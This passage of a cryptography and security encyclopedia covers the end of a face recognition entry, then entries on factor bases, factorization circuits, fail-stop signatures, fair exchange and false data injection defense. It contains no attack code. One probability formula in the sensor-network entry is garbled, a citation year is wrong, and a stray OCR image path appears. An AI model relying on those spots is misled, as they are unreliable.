Most of the existing methods have mostly ignored multi-shot video face recognition. There is a need to develop better face tracking methods and utilize temporal information for improved face association. Better template representation and matching techniques will also need to be developed if the models are to work well for both still images and videos simultaneously.

These questions and more need to be answered for realizing even better face recognition systems in the future and will give researchers something to work on for the next few years.

References

Bansal A, Castillo C, Ranjan R, Chellappa R (2017a) The do’s and don’ts for CNN-based face verification. In: Proceedings of the IEEE international conference on computer vision (workshops), pp 2545–2554

Bansal A, Nanduri A, Castillo CD, Ranjan R, Chellappa R (2017b) UMDFaces: an annotated face dataset for training deep networks. In: 2017 IEEE international joint conference on biometrics (IJCB). IEEE, pp 464–473

Bansal A, Ranjan R, Castillo CD, Chellappa R (2020) Deep CNN-based face recognition. In: Computer vision: a reference guide. Springer, Cham

Cao Q, Shen L, Xie W, Parkhi OM, Zisserman A (2018) VGGFace2: a dataset for recognising faces across pose and age. In: 2018 13th IEEE international conference on automatic face & gesture recognition (FG 2018). IEEE, pp 67–74

Chen D, Hua G, Wen F, Sun J (2016) Supervised transformer network for efficient face detection. In: European conference on computer vision. Springer, pp 122–138

Chen CH, Chen JC, Castillo CD, Chellappa R (2017) Video-based face association and identification. In: 12th FG, pp 149–156

Comaschi F, Stuijk S, Basten T, Corporaal H (2015) Online multi-face detection and tracking using detector confidence and structured SVMs. In: 12th IEEE international conference on advanced video and signal based surveillance (AVSS), pp 1–6

Deng J, Guo J, Zafeiriou S (2018) ArcFace: additive angular margin loss for deep face recognition. arXiv preprint arXiv:180107698

Deng J, Guo J, Niannan X, Zafeiriou S (2019) ArcFace: additive angular margin loss for deep face recognition. In: CVPR

Ding H, Zhou SK, Chellappa R (2017) FaceNet2ExpNet: regularizing a deep face recognition net for expression recognition. In: 12th IEEE international conference on automatic face gesture recognition (FG), pp 118–126

Du M, Chellappa R (2016) Face association for videos using conditional random fields and max-margin Markov networks. IEEE Trans Pattern Anal Mach Intell 38(9):1762–1773. https://doi.org/10.1109/TPAMI.2015.2497689
[Crossref]

Guo Y, Zhang L, Hu Y, He X, Gao J (2016) Ms-celeb-1m: a dataset and benchmark for large-scale face recognition. In: European conference on computer vision. Springer, pp 87–102

Hu P, Ramanan D (2016) Finding tiny faces. arXiv preprint arXiv: 161204402

Huang GB, Mattar M, Berg T, Learned-Miller E (2008) Labeled faces in the wild: a database for studying face recognition in unconstrained environments. In: Workshop on faces in real-life images: detection, alignment, and recognition

Kalka ND, Maze B, Duncan JA, O'Connor K, Elliott S, Hebert K, Bryan J, Jain AK (2018) IJB-S: IARPA Janus surveillance video benchmark. In: IEEE 9th international conference on biometrics theory, applications and systems (BTAS). IEEE, pp 1–9

Liu Z, Luo P, Wang X, Tang X (2015) Deep learning face attributes in the wild. In: IEEE international conference on computer vision, pp 3730–3738

Liu W, Wen Y, Yu Z, Li M, Raj B, Song L (2017) SphereFace: deep hypersphere embedding for face recognition. In: IEEE international conference on computer vision and pattern recognition (CVPR)

Maze B, Adams J, Duncan JA, Kalka N, Miller T, Otto C, Jain AK, Niggel WT, Anderson J, Cheney J, et al (2018) IARPA Janus Benchmark-C: face dataset and protocol. In: 11th IAPR international conference on biometrics

Merler M, Ratha N, Feris RS, Smith JR (2019) Diversity in faces. arXiv preprint arXiv: 190110436

Najibi M, Samangouei P, Chellappa R, Davis L (2017) SSH: single stage headless face detector. arXiv preprint arXiv:170803979

Ranjan R, Patel VM, Chellappa R (2017a) HyperFace: a deep multi-task learning framework for face detection, landmark localization, pose estimation, and gender recognition. IEEE Trans Pattern Anal Mach Intell 41(1):121–135

Ranjan R, Sankaranarayanan S, Castillo CD, Chellappa R (2017b) An all-in-one convolutional neural network for face analysis. In: IEEE international conference on automatic face and gesture recognition (FG)

Ranjan R, Bansal A, Xu H, Sankaranarayanan S, Chen JC, Castillo CD, Chellappa R (2018) Crystal loss and quality pooling for unconstrained face verification and recognition. arXiv preprint arXiv:180401159

Ranjan R, Bansal A, Zheng J, Xu H, Gleason J, Lu B, Nanduri A, Chen JC, Castillo CD, Chellappa R (2019) A fast and accurate system for face detection, identification, and verification. IEEE Trans Biom Behav Identity Sci 1(2):82–96

Ren S, He K, Girshick R, Sun J (2015) Faster R-CNN: towards real-time object detection with region proposal networks. In: Advances in neural information processing systems, pp 91–99

Schroff F, Kalenichenko D, Philbin J (2015) FaceNet: a unified embedding for face recognition and clustering. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 815–823

Sun Y, Wang X, Tang X (2014) Deep learning face representation from predicting 10000 classes. In: IEEE conference on computer vision and pattern recognition (CVPR), pp 1891–1898

Taigman Y, Yang M, Ranzato M, Wolf L (2014) DeepFace: closing the gap to human-level performance in face verification. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 1701–1708

Uijlings JR, van de Sande KE, Gevers T, Smeulders AW (2013) Selective search for object recognition. Int J Comput Vis 104(2):154–171

Whitelam C, Taborsky E, Blanton A, Maze B, Adams JC, Miller T, Kalka ND, Jain AK, Duncan JA, Allen K, et al (2017) IARPA Janus Benchmark-B face dataset. In: CVPR workshops, vol 2, p 6

Wolf L, Hassner T, Maoz I (2011) Face recognition in unconstrained videos with matched background similarity. In: 2011 IEEE conference on computer vision and pattern recognition (CVPR). IEEE, pp 529–534

Zhang S, Zhu X, Lei Z, Shi H, Wang X, Li SZ (2017) S^3fd: single shot scale-invariant face detector. arXiv preprint arXiv:170805237

Zheng J, Ranjan R, Chen C, Chen J, Castillo CD, Chellappa R (2018) An automatic system for unconstrained video-based face recognition. CoRR arXiv: abs/1812.04058

Zheng J, Chen JC, Patel VM, Castillo CD, Chellappa R (2019) Hybrid dictionary learning and matching for video-based face verification. BTAS

Zhou SK, Chellappa R, Moghaddam B (2004) Visual tracking and recognition using appearance-adaptive models in particle filters. In: IEEE TIP, pp 1491–1506

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300357

Face Recognition Under Atmospheric Turbulence

Remote Face Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300358

Face Tracking

Face Recognition from Still Images and Video

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300359

Face Verification

Face Recognition from Still Images and Video

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300360

Facial Recognition

Biometric Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_406

Factor Base

Burt Kaliski[6] ✉
(6) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *factor base* is a set of values among which relations are constructed in certain algorithms for solving number theory–based problems.

Applications

The term *factor base* refers to the set of small prime numbers (and more generally, prime powers and irreducible polynomials) among which relations are constructed in various integer factoring algorithms (Sieving) as well as in certain algorithms for solving the discrete logarithm problem (Index Calculus).

The choice of factor base – and specifically the upper bound on the values in the factor base, called the *smoothness bound* – plays a crucial role in the time and hardware requirements for these algorithms. For further discussion, see smoothness.

Cross-References

Discrete Logarithm Problem
Function Field Sieve
Index Calculus Method

Number Field Sieve for Factoring
Number Field Sieve for the DLP
Quadratic Sieve
Smoothness

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_447

Factorization Circuits

Daniel J. Bernstein[7] ✉
(7) Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

Definition

Factorization circuits are circuits specially designed to factor integers.

Theory and Applications

There is a long history of special-purpose machines built for integer factorization, including the machine à congruences (Carissan 1919), the bicycle chain sieve (Lehmer 1926), the Georgia Cracker (Smith and Wagstaff 1982), CAIRN 1 (Shimoyama et al. 2005), CAIRN 2 (Izu et al. 2007) and CAIRN 3 (Izu et al. 2010). There is also a long history of designs that have been published at various levels of detail but that have not been reported to have been built, including Quasimodo (Pomerance et al. 1988), TWINKLE (Lenstra and Shamir 2000), a mesh-sieving circuit (Bernstein 2001), an ECM circuit (Bernstein 2001), TWIRL (Shamir and Tromer 2003), and SHARK (Franke et al. 2005).

Application-specific integrated electronic circuits are generally believed to be the most cost-effective current technology for large-scale well-funded cryptanalytic computations. Almost all recent proposals are factorization-specific very-large-scale integrated electronic circuits. TWINKLE is an exception, using optical components together with electronic circuits, but does not appear to be more cost-effective than electronic circuits alone. CAIRN uses FPGAs to simulate factorization circuits.

The basic advantage of factorization circuits, compared to general-purpose computers running factorization software, is that circuits perform many more useful operations in parallel. However, each operation has fast access to only a very small amount of nearby storage; accessing large amounts of storage is relatively expensive. Optimizing the price-performance ratio (area-time product) of a circuit for integer factorization is not the same problem as optimizing the number of bit operations. See generally (Bernstein 2001; Wiener 2004).

The Georgia Cracker and Quasimodo use the quadratic sieve (QS). TWINKLE, the ECM circuit, TWIRL, SHARK, and CAIRN use the number field sieve (NFS). In both QS and NFS, the primary bottleneck is a relation-finding stage: considering a very large collection of small auxiliary integers and identifying the smooth integers. A secondary bottleneck is a matrix stage: finding linear relations in a matrix modulo 2.

Factorization circuits vary primarily in how they take advantage of parallelism for smoothness detection. The asymptotic scalability of these techniques is indicated by the time they take on a circuit of area $y^{1+o(1)}$ to recognize y-smooth integers in a collection of $y^{2+o(1)}$ auxiliary integers. The Georgia Cracker, Quasimodo, and TWINKLE use parallel versions of trial division and take time $y^{2+o(1)}$. General-purpose computers performing sieving in RAM also take time $y^{2+o(1)}$. The mesh-sieving circuit and TWIRL instead use parallel versions of sieving and take time $y^{1.5+o(1)}$. The ECM circuit and SHARK instead use the elliptic curve method and take time only $y^{1+o(1)}$.

Factorization circuits vary secondarily in how they take advantage of parallelism for the matrix step. “RAM” techniques take time $y^{2+o(1)}$ on a circuit of area $y^{1+o(1)}$ to find linear dependencies in a sparse matrix of size $y^{1+o(1)}$, while “mesh” techniques take time $y^{1.5+o(1)}$ for the same task.

The price–performance ratio for NFS is $\exp((\beta + o(1))(\log n)^{1/3}(\log\log n)^{2/3})$. Here n is the integer being factored, and β is shown in the following table:

Note that the overall cost of NFS is influenced much more by smoothness-detection parallelism than by matrix parallelism. Optimizing β often requires reducing the NFS smoothness bound, increasing the overall cost of smoothness detection but decreasing the overall cost of the matrix step.

Smoothness detection	Matrix	Parameters	β
RAM sieving/TWINKLE	RAM	ops-optimized	2.85…
RAM sieving/TWINKLE	RAM	β-optimized	2.76… (2002 Pomerance)
mesh sieving/TWIRL	RAM	β-optimized	2.37… (2001 Bernstein)
mesh sieving/TWIRL	mesh	β-optimized	2.36…
ECM	RAM	β-optimized	2.08…
ECM	mesh	β-optimized	1.97… (2001 Bernstein)

More detailed analyses, such as (Lenstra et al. 2002a, b), concluded that 1024-bit integers could be factored in a year by various circuits with estimated costs between $\$10^6$ and $\$10^9$. RSA Laboratories and the US National Institute of Standards and Technology, citing these analyses, recommended switching from 1024-bit RSA to 2048-bit RSA by the end of 2010. As of January 2011, some Web sites such as https://www.google.com are continuing to use 1024-bit RSA, so the exact cost of 1024-bit factorization circuits remains of interest in applied cryptography.

Cross-References

Integer Factoring

Recommended Reading

Bernstein DJ (2001) Circuits for integer factorization: a proposal

Franke J, Kleinjung T, Paar C, Pelzl J, Priplata C, Stahlke C (2005) Shark: a realizable special hardware sieving device for factoring 1024-bit integers. In: Rao JR, Sunar B (eds) Cryptographic hardware and embedded systems – CHES 2005, 7th international workshop, Edinburgh, 29 August–1 September 2005. Lecture notes in computer science, vol 3659. Springer, pp 119–130

Izu T, Kogure J, Shimoyama T (2007) CAIRN 2: an FPGA implementation of the sieving step in the number field sieve method. In: Paillier P, Verbauwhede I (eds) Cryptographic hardware and embedded systems – CHES 2007, 9th International workshop, Vienna, 10–13 September 2007. Lecture notes in computer science, vol 4727. Springer, pp 364–377

Izu T, Kogure J, Shimoyama T (2010) CAIRN: Dedicated integer factoring devices. In: International conference on network-based information systems, Takayama, pp 558–563

Lenstra AK, Shamir A (2000) Analysis and optimization of the TWINKLE factoring device. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000, international conference on the theory

and application of cryptographic techniques, Bruges, 14–18 May 2000. Lecture notes in computer science, vol 1807. Springer, pp 35–52

Lenstra AK, Shamir A, Tomlinson J, Tromer E (2002a) Analysis of Bernstein's factorization circuit. In: Zheng Y (ed) Advances in cryptology – ASIACRYPT 2002, 8th international conference on the theory and application of cryptology and information security, Queenstown, 1–5 December 2002. Lecture notes in computer science, vol 2501. Springer, pp 1–26

Lenstra AK, Tromer E, Shamir A, Kortsmit W, Dodson B, Hughes J, Leyland PC (2002b) Factoring estimates for a 1024-bit RSA modulus. In: Laih C-S (ed) Advances in cryptology – ASIACRYPT 2003, 9th international conference on the theory and application of cryptology and information security, Taipei, 30 November–4 December 2003. Lecture notes in computer science, vol 2894. Springer, pp 55–74

Pomerance C, Smith JW, Tuler R (1988) A pipeline architecture for factoring large integers with the quadratic sieve algorithm. SIAM J Comput 17(2):387–403
[MathSciNet]

Shamir A, Tromer E (2003) Factoring large numbers with the TWIRL device. In: Boneh D (ed) Advances in cryptology – CRYPTO 2003, 23rd Annual international cryptology conference, Santa Barbara, 17–21 August 2003, Proceedings. Lecture notes in computer science, vol 2729. Springer, pp 1–26

Shimoyama T, Izu T, Kogure J (2005) Implementing a sieving algorithm on a dynamic reconfigurable processor (extended abstract). In: Special-purpose hardware for attacking cryptographic systems – SHARCS'05, Paris. http://www.hyperelliptic.org/tanja/SHARCS/talks/SHARCS2005paper-shimoyama.pdf

Wiener MJ (2004) The full cost of cryptanalytic attacks. J Cryptol 17:105–124
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_203

Fail-Stop Signature

Gerrit Bleumer[8] ✉
(8) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Fail-stop signatures are digital signatures where signers enjoy unconditional unforgeability (with an unavoidable but negligible error probability), while the verifiers bear the risk of forged signatures and therefore enjoy computational security only. If a signer is confronted with an alleged signature that she has not produced, then the signer can with overwhelming probability prove that the alleged signature is in fact forged. Afterward, the signer can revoke her verifying key, thus the name fail-stop signature scheme.

Background

Fail-stop signatures were introduced by Pfitzmann (1991) who gives an in-depth introduction in (Pfitzmann 1996). The security for the signer is strictly stronger than the strongest security defined by Goldwasser, Micali, and Rivest (1988; GMR signatures), where signers enjoy computational security, while verifiers are unconditionally secure against forgery. In other words, the signer is secure even against counterfeiting by a computationally unrestricted attacker. In the same sense, fail-stop signatures provide strictly stronger security for the signer than all the standard digital signature

schemes such as RSA digital signatures, Rabin digital signatures, ElGamal digital signatures, Schnorr digital signatures, Digital Signature Algorithm (DSA), elliptic curve signature schemes (ECDSA), etc. A comparative overview is found in (Pfitzmann 1993). Fail-stop signatures are more fundamental than ordinary digital signatures because the latter can be constructed from the former, but not vice versa (Pedersen and Pfitzmann 1997).

Theory

In a fail-stop signature scheme, each signing member has an individual signing key pair of a private signing key and a public verifying key (public key cryptography). The verifying algorithm takes the signer's public verifying key, a message, and a corresponding signature and returns a Boolean result indicating whether the signature is valid for the message with respect to the public verifying key. If a signer is confronted with a signature that she did not produce, but which holds against the verifying algorithm, then the signer can use an additional algorithm to produce a proof of forgery. Any third party verifier can then verify by means of an additional algorithm that the proof of forgery is valid. The first efficient fail-stop signature scheme was constructed by van Heijst, Pedersen, and Pfitzmann (Pedersen and Pfitzmann 1997; van Heijst and Pedersen 1993; van Heijst et al. 1993).

Pedersen and Pfitzmann have shown that fail-stop signatures can be produced and verified about as efficiently as ordinary digital signatures, but that the length of the signer's private signing key is proportional to the number of messages that can be signed with it (Pedersen and Pfitzmann 1997). However, signers need not store complete long signing keys at any one time, but can generate random bits for them on demand.

Fail-stop signatures have been proposed to be used in electronic cash schemes such that customers need not bear the risk of very powerful banks forging some of their customer's signatures. Although this may appear far fetched for the case of general customers, it may be a necessary condition to open the door for processing high-value transactions (millions of dollars) fully electronically.

A fail-stop signature scheme has the following operations: (1) an operation for generating pairs of a private signing key and a public

verifying key for an individual, (2) an operation to produce fail-stop signatures, (3) an operation to verify fail-stop signatures, (4) an operation to produce proofs of forgery, and (5) an operation to verify proofs of forgery.

The characteristic security requirements of a fail-stop signature scheme are:

- *Unforgeability* (*Recipient's Security*). Resistance against existential forgery under adaptive chosen message attacks by computationally restricted attackers.
- *Nonrepudiation*. A computationally restricted signer cannot produce a fail-stop signature that he can later prove to be a forged signature.
- *Signer's Security*. If a computationally unlimited attacker fabricates a signature, the alleged signer can produce a valid proof of forgery with overwhelming probability.

Constructions have been based on groups, in which the discrete logarithm problem is hard (Pedersen and Pfitzmann 1997; van Heijst and Pedersen 1993; van Heijst et al. 1993), on the RSA digital signature scheme (Susilo et al. 1999a), and on authentication codes (Susilo et al. 2000).

Fail-stop signatures schemes can be equipped with additional features: Chaum et al. have proposed undeniable fail-stop signatures (Chaum et al. 1992). Susilo et al. have proposed threshold fail-stop signatures (Susilo et al. 1999b).

Applications

In some applications of unconditionally secure message authentication codes, fail-stop signatures can be used as a replacement in order to increase the computational efficiency (e.g., DC-Networks).

Recommended Reading

Chaum D, van Heijst E, Pfitzmann B (1992) Cryptographically strong undeniable signatures, unconditionally secure for the signer. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91, Lecture notes in computer science, vol 576. Springer, Berlin, pp 470–484

Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
[MathSciNet]

Pedersen TP, Pfitzmann B (1997) Fail-stop signatures. SIAM J Comput 26(2):291–330 [MathSciNet]

Pfitzmann B (1991) Fail-stop signatures; principles and applications. In: Proceedings COMPSEC'91, 8th world conference on computer security, audit and control. Elsevier, Oxford, pp 125–134

Pfitzmann B (1993) Sorting out signature schemes. In: 1st ACM conference on computer and communications security, Fairfax, November 1993. ACM Press, New York, pp 74–85

Pfitzmann B (1996) Digital signature schemes general framework and fail-stop signatures. In: Pfitzmann B (ed) Lecture notes in computer science, vol 1100. Springer, Berlin

Susilo W, Safavi-Naini R, Pieprzyk J (1999a) RSA-based fail-stop signature schemes. In: International workshop on security (IWSEC'99). IEEE Computer Society, Los Alamitos, pp 161–166

Susilo W, Safavi-Naini R, Pieprzyk J (1999b) Fail-stop threshold signature schemes based on elliptic curves. In: Pieprzyk J, Safari-Naini R, Seberry J (eds) Information security and privacy, Lecture notes in computer science, vol 1587. Springer, Berlin, pp 103–116

Susilo W, Safavi-Naini R, Gysin M, Seberry J (2000) A new and efficient fail-stop signature scheme. Comput J 43(5):430–437

van Heijst E, Pedersen TP (1993) How to make efficient fail-stop signatures. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT'92, Lecture notes in computer science, vol 658. Springer, Berlin, pp 366–377

van Heijst E, Pedersen TP, Pfitzmann B (1993) New constructions of fail-stop signatures and lower bounds. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92, Lecture notes in computer science, vol 740. Springer, Berlin, pp 15–30

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_204

Fair Exchange

Matthias Schunter[9] ✉
(9) Intel Labs Europe, Munich, Germany

✉ **Matthias Schunter**
Email: schunter@acm.org

Synonyms

Barter; Escrow service; Simultaneous transactions

Definition

An exchange protocol transmits a digital token from each participant to each other participant in a group. An exchange protocol is called fair, if and only if

1. The protocol either ensures that all honest participants receive all items as expected or releases no useful information about any item of any honest party.

2. The protocol terminates after a fixed time.

Background

Fair exchange was introduced as fair exchange of secrets (Blum et al. 1984) and later generalized to fair exchange of a wider range of digital items (Asokan et al. 1997).

Theory

In the two-party case, fairness means that an honest party releases its item if it receives the expected item from the peer. Otherwise, no additional information is released. A practical example is an escrow service that works as follows: the buyer deposits a payment at the escrow service, the seller sends the item to the buyer, and if the buyer approves, the escrow service forward the payment to the seller. Note that the exact formalization of "fixed time" depends on the network model: in synchronous networks with a global notion of rounds this is formalized by "fixed number of rounds." In asynchronous networks without global time, a maximum logical time (Lynch 1966) is used.


Early research focused on two-party protocols (multiparty protocols) solving particular instances of fair exchange such as contract signing (Blum 1981; Even 1983) or certified mail (Rabin 1981). However, these protocols are either unfair with a probability that is linear in the number of rounds (e.g., 1/10 for 10 rounds) or cannot guarantee termination in a fixed time (Even and Yacobi 1980).

Fairness with a negligible error probability within a limited time can only be guaranteed by involving a trusted third party (TTP) or by assuming a trusted majority. A TTP ensures that the outcome is fair even if one party cheats. The TTP solves the fundamental problem that a party sending the complete item while not having received a complete item is always at disadvantage. Third parties can either be online, i.e., involved in each protocol run, or optimistic, i.e., involved only if an exception occurs.

Generic fair exchange protocols (Asokan et al. 1997) can exchange many types of items. Examples are data (described by a publicly known property), receipts, signatures on well-known data, or payments. Besides generic protocols, there exist a variety of protocols that optimize or extend exchanges of particular items: payment for receipt, payment for data ("fair purchase"), data for receipt ("certified mail"), or signature for signature ("contract signing"). Using the blockchain for nonrepudiation, generic fair exchange can be formalized as *smart contracts* – small programs that codify the conditions of both parties in an exchange (Suvitha and Subha 2021).

A nonoptimistic generic fair exchange protocol similar to the contract signing protocol in (Rabin 1983) is depicted in Fig. 1: Each party, say A, sends its item $item_A$ and a description $desc_B$ of the item expected in return to

the TTP. The TTP exchanges the items if the expectations are met. This is determined by a function verify() that verifies that an item matches its description. Otherwise, the exchange is aborted and no additional information about the items is released. Fair exchange protocols can be further classified by the number of participants, the network model they assume, the properties of the items they produce, and whether they are abuse free or not. In synchronous networks, there exists a global notion of rounds that limits the time needed to transmit messages between correct parties. In asynchronous networks, messages between honest participants are guaranteed to be delivered eventually; but the transmission time is unbounded. Besides these two well-known network models, some protocols assume special network models that assume trusted hosts such as reliable messaging boards or reliable file transfer servers. Abuse-free protocols (Garay et al. 1999) provide the additional guarantee that if a failed protocol runs it never produces any evidence. This is of some importance for contract signing where a dishonest party may gain an advantage by being able to prove that a particular honest party was willing to sign a particular contract.



Fair Exchange, Fig. 1 A generic fair exchange protocol with online trusted third party

Cross-References

Certified Mail
Contract Signing

References

Asokan N, Schunter M, Waidner M (1997) Optimistic protocols for fair exchange. In: 4th ACM conference on computer and communications security, Zürich, April 1997. ACM Press, New York, pp

6–17

Blum M (1981) Three applications of the oblivious transfer, version 2. Berkeley, Department of Electrical Engineering and Computer Sciences, University of California at Berkeley

Blum M, Vazirani UV, Vazirani VV (1984) Reducibility among protocols (extended abstract). In: Advances in cryptology – CRYPTO’83. Plenum, New York, pp 137–146

Even S (1983) A protocol for signing contracts. ACM SIGACT News 15(1):34–39

Even S, Yacobi Y (1980) Relations among public key signature systems, Technical report Nr. 175. Computer Science Department, Technion, Haifa

Garay JA, Jakobsson M, MacKenzie P (1999) Abuse-free optimistic contract signing. In: Wiener J (ed) Advances in cryptology – CRYPTO’99, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 449–466

Lynch NA (1966) Distributed algorithms. Morgan Kaufmann, San Francisco

Rabin MO (1981) Transaction protection by beacons, Technical report TR-29-81. Aiken Computation Laboratory, Harvard University, Cambridge, MA

Rabin M (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267 [MathSciNet]

Suvitha M, Subha R (2021) A survey on smart contract platforms and features. In: 2021 7th International Conference on Advanced Computing and Communication Systems (ICACCS), Coimbatore, India, pp 1536–1539. https://doi.org/10.1109/ICACCS51430.2021.9441970 [Crossref]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300361

Fake Biometrics

Spoofing and Antispoofing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300362

False Data Filtering

False Data Injection Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_630

False Data Injection Defense

Wensheng Zhang[10] ✉
(10) Department of Computer Science, College of Liberal Arts and Sciences Iowa State University, Ames, IA, USA

✉ **Wensheng Zhang**
Email: wzhang@cs.iastate.edu

Synonyms

False data filtering

Definition

False data injection refers to techniques that can detect and filter out false data injected by the adversary to wireless networks so as to save the bandwidth and energy that would be consumed to transmit such data.

Background

In a sensor network, sensor nodes need to report sensory data to a sink through multihop forwarding. Due to the open nature of wireless communication, the adversary can easily inject false data or modify data forwarded in the network. Public key cryptographic signatures could be used to authenticate each data message so as data forwarders and receivers are able to detect false or modified data. However, performing public key cryptographic operations at every data forwarder, which is typically a resource-constrained node, may significantly increase data forwarding

delay and energy consumption. Hence, more efficient solutions are needed to defend against the attacks.

Theory and Application

A number of symmetric cryptography-based schemes have been proposed to address the false data injection problem. Ye et al. (2004) proposed a statistical en-route filtering (SEF) scheme. With this scheme, the network is associated with a global key pool, which consists of n partitions. Each partition 1contains m different keys. Each sensor node randomly picks k secret keys from one of the n partitions. When a node detects some event and wants to report, it generates a message authentication code (MAC) using one of its k keys to authenticate its report. The report is further endorsed by $T - 1$ nodes in the same cluster of the detecting node, and each of the T nodes has keys from a distinct partition. If a false data message is injected to the network, or an endorsed data message is altered when being forwarded in the network, each forwarding node has the probability of $\mathbb{F}^*_{q^k}$ to detect it. The SEF scheme is independent of the topology changes in the sensor network. However, T is a security threshold. In the worst case, the SEF scheme can tolerate only $T - 1$ compromised nodes in the network. Follow-up research has been conducted to improve the resilience to node compromise. Among such efforts, Zhang and Cao (2005) proposed localized key updating schemes to periodically update the keys that are used in endorsing reports, and Yang et al. (2005) proposed to bind keys with locations to mitigate the effect of node compromise.

Zhu et al. (2004) proposed an interleaved hop-by-hop scheme. In this scheme, each sensor node is in a cluster of at least $t + 1$ members and the cluster has a path toward the sink. Along the path, two nodes that are $t + 1$ hops away are associated by establishing a unique pairwise key. When a sensor node detects some event and wants to report, the detecting node itself and t other nodes of its cluster endorse the report by generating and attaching $t + 1$ MACs to the report. The MAC generated by each node uses the pairwise key shares between the node and its associated node that is $t + 1$ hops away toward the sink. When the endorsed message is forwarded, each forwarding node verifies the MAC generated by its upstream associated node. If verification succeeds, it replaces the MAC with a new one using its pairwise key shared with its downstream associated node.

Since the pairwise key shared by each pair of associated nodes is distinct, this scheme can tolerate up to t compromised nodes in each cluster or consecutive nodes on a path, instead of over the whole network. However, if the network topology changes, the association between nodes need to be updated accordingly.

To defend against false data injection in broadcast, authentication scheme μTESLA (Perrig et al. 2001) can be applied under the condition that sensor nodes are time synchronization and nodes share a commitment with the broadcasting node. Schemes based on public key and probabilistic verification (Wang et al. 2007) have also been proposed to filter false data injection in broadcast.

Identifying and removing "moles" which inject false data is more desirable than passively filtering false data injection. Ye et al. (2007) proposed probabilistic nested marking (PNM) scheme to locate moles. The design is based on the following basic nested marking idea: Each forwarding node V_i appends to the packet its ID i and a MAC computed with its secret key k_i known only to the sink. This way, each forwarding node indicates its presence on the route and shows to the sink what it has received. As the appended information is nested, any tampering with the packet by a malicious forwarding node will make the MAC invalid to the sink, and where the tampering takes place can also be traced out. The PNM scheme extends the above idea by allowing each forwarding node to mark the packet with only a small probability, while the moles can still be located by the sink. The PNM scheme, however, does not allow forwarding nodes to identify and filter false data injection. This can be addressed with the packet dropper and modifier catching scheme proposed by Wang et al. (2009), where false data injection can be filtered by forwarding nodes, and malicious nodes who modify packets can be identified as nodes who drop packets.

Open Problems

More efficient and scalable approaches to filter data injection in broadcast is demanded. The existing schemes (Perrig et al. 2001; Wang et al. 2007) either requires time synchronization or relies on public key cryptographic operations, which lack scalability or efficiency.

Recommended Reading

Perrig A, Szewczyk R, Tygar J, Wen V, Culler D (2001) Spins: security protocols for sensor networks. In: Proceedings of the Annual International Conference on Mobile Computing and Networking (MobiCom), pp 189–199

Wang R, Du W, Ning P (2007) Containing denial-of-service attacks in broadcast authentication in sensor networks. In: Proceedings of ACM Symposium on Mobile Ad Hoc Networking And Computing (MobiHoc), pp 71–79

Wang C, Feng T, Kim J, Wang G, Zhang W (2009) Catching packet droppers and modifiers in wireless sensor networks. In: Proceedings of IEEE SECON

Yang H, Lu S (2004) Commutative cipher based en-route filtering in wireless sensor networks. In: Proceedings of IEEE Vehicular Technology Conference, pp 1223–1227

Yang H, Ye F, Yuan Y, Lu S, Arbaugh W (2005) Towards resilient security in wireless sensor networks. In: Proceedings of ACM Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc), pp 34–45

